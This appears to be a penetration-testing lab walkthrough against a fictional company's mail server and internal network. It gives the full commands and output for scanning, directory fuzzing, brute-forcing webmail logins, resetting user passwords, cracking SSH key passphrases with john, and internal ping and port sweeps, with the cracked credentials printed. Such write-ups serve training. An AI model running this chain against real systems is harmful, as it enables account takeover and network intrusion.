
OSINT on TPM, including https://thepastamentors.com


External Pentest: 10.10.155.0/24

```
fping -a -g 10.10.155.0/24 2>/dev/null > pnpt_targets.txt
```




Nmap


```
nmap -p- -v -sC -A 10.10.155.5 -oN 10.10.155.5_scan.txt
```



Adding hosts



https://mail.thepastamentors.com/mail/




Directory fuzzing

```
wfuzz -u https://mail.thepastamentors.com/FUZZ -w directory-list-2.3-medium.txt
```

```
┌──(kali㉿kali)-[~]
└─$ wfuzz -u https://mail.thepastamentors.com/FUZZ -w directory-list-2.3-medium.txt
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation
 for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://mail.thepastamentors.com/FUZZ
Total requests: 193

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        1 L      4 W        78 Ch       "https://mail.thepastamentors.com/"
000000003:   404        7 L      12 W       162 Ch      "images"
000000007:   404        7 L      12 W       162 Ch      "crack"
000000009:   404        7 L      12 W       162 Ch      "warez"
000000008:   404        7 L      12 W       162 Ch      "serial"
000000010:   404        7 L      12 W       162 Ch      "full"
000000006:   404        7 L      12 W       162 Ch      "news"
000000011:   404        7 L      12 W       162 Ch      "12"
000000013:   404        7 L      12 W       162 Ch      "about"
000000002:   404        7 L      12 W       162 Ch      "index"
000000004:   404        7 L      12 W       162 Ch      "download"
000000005:   404        7 L      12 W       162 Ch      "2006"
000000015:   404        7 L      12 W       162 Ch      "spacer"
000000012:   404        7 L      12 W       162 Ch      "contact"
000000014:   404        7 L      12 W       162 Ch      "search"
000000016:   404        7 L      12 W       162 Ch      "privacy"
000000018:   404        7 L      12 W       162 Ch      "logo"
000000022:   404        7 L      12 W       162 Ch      "cgi-bin"
000000017:   404        7 L      12 W       162 Ch      "11"
000000020:   404        7 L      12 W       162 Ch      "new"
000000023:   404        7 L      12 W       162 Ch      "faq"
000000021:   404        7 L      12 W       162 Ch      "10"
000000019:   404        7 L      12 W       162 Ch      "blog"
000000037:   404        7 L      12 W       162 Ch      "06"
000000030:   404        7 L      12 W       162 Ch      "sitemap"
000000026:   404        7 L      12 W       162 Ch      "img"
000000024:   404        7 L      12 W       162 Ch      "rss"
000000038:   404        7 L      12 W       162 Ch      "2"
000000033:   404        7 L      12 W       162 Ch      "newsletter"
000000034:   404        7 L      12 W       162 Ch      "links"
000000035:   404        7 L      12 W       162 Ch      "01"
000000036:   404        7 L      12 W       162 Ch      "08"
000000032:   404        7 L      12 W       162 Ch      "1"
000000029:   404        7 L      12 W       162 Ch      "products"
000000031:   404        7 L      12 W       162 Ch      "archives"
000000028:   404        7 L      12 W       162 Ch      "2005"
```

https://mail.thepastamentors.com/newsletter/ redirecting us to https://mail.thepastamentors.com/iredadmin/newsletter

getting Mail Domains & Accounts page at https://mail.thepastamentors.com/iredadmin/




Username list created list

```
Alessandra Fettuccini
Alanzo Bucatini
Adriano Penne
Mario Linguine
Giovanni Rigatoni
Leo Fusilli
rigatoni@thepastamentors.com
```

```
adriano@thepastamentors.com
alanzo@thepastamentors.com
alessandra@thepastamentors.com
info@thepastamentors.com
mario@thepastamentors.com
giovanni@thepastamentors.com
fusilli@thepastamentors.com
linguine@thepastamentors.com
penne@thepastamentors.com
bucatini@thepastamentors.com
fettuccini@thepastamentors.com
leo@thepastamentors.com
Adriano@thepastamentors.com
Alanzo@thepastamentors.com
Alessandra@thepastamentors.com
Info@thepastamentors.com
Mario@thepastamentors.com
Giovanni@thepastamentors.com
Linguine@thepastamentors.com
Penne@thepastamentors.com
Bucatini@thepastamentors.com
Fettuccini@thepastamentors.com
```


Brute Force with fasttrack word list




logged in with leo@thepastamentors.com

Username: **leo@thepastamentors.com**


Password: **P@ssw0rd!**



logged in with the same credentials in **Roundcube Webmail**




now we changed Giovanni password




Username: **giovanni@thepastamentors.com**

Password: **P@ssword123**

login with Giovanni mail with these credentials above




now changed Postmaster Password



Username: **postmaster@thepastamentors.com**

Password: **P@ssword12**

Now we get the private RSA key for giovanni, we convert it to the so that we can get the passphrase for key




no we crack the hash with john by using rockyou.txt wordlist

Password1 (id_rsa_giovanni)

Not able to do ssh with giovanni id_rsa and passphrase

logged in with postmaster and get another id_rsa



Passphrase for admin

```
┌──(kali㉿kali)-[~/PNPT]
└─$ ssh2john id_rsa_admin > hash_admin

┌──(kali㉿kali)-[~/PNPT]
└─$ john --wordlist=/home/kali/rockyou.txt  hash_admin
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789a       (id_rsa_admin)
1g 0:00:00:00 DONE (2022-09-22 17:48) 100.0g/s 294400p/s 294400c/s 294400C/s popstar..pumas
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

123456789a (id_rsa_admin)

And Got Shell on external ip 10.10.155.5

```
ssh -i id_rsa_giovanni adminuser@mail
Password1
```

```
┌──(kali㉿kali)-[~/PNPT]
└─$ ssh -i id_rsa_giovanni adminuser@mail
hostkeys_find_by_key_hostfile: hostkeys_foreach failed for /home/kali/.ssh/known_hosts: Permission denied
The authenticity of host 'mail (10.10.155.5)' can't be established.
ED25519 key fingerprint is SHA256:DRXSvA+jn8CNgH/ieINarbmavCeZRWSsdrTL0v/JdgM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Failed to add the host to the list of known hosts (/home/kali/.ssh/known_hosts).
Enter passphrase for key 'id_rsa_giovanni':
client_input_hostkeys: hostkeys_foreach failed for /home/kali/.ssh/known_hosts: Permission denied
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-140-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Sep 23 03:58:27 EDT 2022

  System load:  0.0               Processes:           158
  Usage of /:   43.4% of 18.57GB  Users logged in:     0
  Memory usage: 49%               IP address for eth0: 10.10.155.5
  Swap usage:   0%                IP address for eth1: 10.10.10.5


0 packages can be updated.
0 of these updates are security updates.


Last login: Fri Dec  3 23:41:47 2021 from 10.10.200.5
adminuser@mail:~$ whoami
adminuser
adminuser@mail:~$ ipconfig

Command 'ipconfig' not found, did you mean:

  command 'iwconfig' from deb wireless-tools
  command 'iconfig' from deb ipmiutil
  command 'ifconfig' from deb net-tools

Try: apt install <deb name>
```

No lets do ping sweep

Ping Sweep

```
for i in {1..254}; do ping -c 1 10.10.10.$i | grep 'from'; done
```

```
adminuser@mail:~$ for i in {1..254}; do ping -c 1 10.10.10.$i | grep 'from'; done
64 bytes from 10.10.10.1: icmp_seq=1 ttl=255 time=0.227 ms
64 bytes from 10.10.10.5: icmp_seq=1 ttl=64 time=0.013 ms
64 bytes from 10.10.10.15: icmp_seq=1 ttl=128 time=0.447 ms
64 bytes from 10.10.10.25: icmp_seq=1 ttl=128 time=0.446 ms
64 bytes from 10.10.10.35: icmp_seq=1 ttl=128 time=0.682 ms
64 bytes from 10.10.10.225: icmp_seq=1 ttl=128 time=0.615 ms
```

Post_scan

Now lets do the portscan to check which ports is open

```
adminuser@mail:~$ ./port_scan.sh
[*]HOST:10.10.10.5 -> PORT: 25 - OPEN
[*]HOST:10.10.10.5 -> PORT: 22 - OPEN
[*]HOST:10.10.10.5 -> PORT: 80 - OPEN
[*]HOST:10.10.10.5 -> PORT: 110 - OPEN
[*]HOST:10.10.10.5 -> PORT: 143 - OPEN
[*]HOST:10.10.10.5 -> PORT: 443 - OPEN
[*]HOST:10.10.10.5 -> PORT: 587 - OPEN
[*]HOST:10.10.10.5 -> PORT: 995 - OPEN
[*]HOST:10.10.10.5 -> PORT: 993 - OPEN
```

```
adminuser@mail:~$ ./port_scan.sh
[*]HOST:10.10.10.15 -> PORT: 139 - OPEN
[*]HOST:10.10.10.15 -> PORT: 135 - OPEN
[*]HOST:10.10.10.15 -> PORT: 445 - OPEN
[*]HOST:10.10.10.15 -> PORT: 5040 - OPEN
[*]HOST:10.10.10.15 -> PORT: 49669 - OPEN
```

```
adminuser@mail:~$ ./port_scan.sh
[*]HOST:10.10.10.25 -> PORT: 80 - OPEN
[*]HOST:10.10.10.25 -> PORT: 139 - OPEN
[*]HOST:10.10.10.25 -> PORT: 135 - OPEN
[*]HOST:10.10.10.25 -> PORT: 445 - OPEN
[*]HOST:10.10.10.25 -> PORT: 3389 - OPEN
[*]HOST:10.10.10.25 -> PORT: 5040 - OPEN
[*]HOST:10.10.10.25 -> PORT: 5985 - OPEN
[*]HOST:10.10.10.25 -> PORT: 47001 - OPEN
[*]HOST:10.10.10.25 -> PORT: 49668 - OPEN
[*]HOST:10.10.10.25 -> PORT: 49664 - OPEN
[*]HOST:10.10.10.25 -> PORT: 49667 - OPEN
[*]HOST:10.10.10.25 -> PORT: 49666 - OPEN
[*]HOST:10.10.10.25 -> PORT: 49669 - OPEN
[*]HOST:10.10.10.25 -> PORT: 49670 - OPEN
[*]HOST:10.10.10.25 -> PORT: 49665 - OPEN
[*]HOST:10.10.10.25 -> PORT: 49680 - OPEN
[*]HOST:10.10.10.25 -> PORT: 64849 - OPEN
```

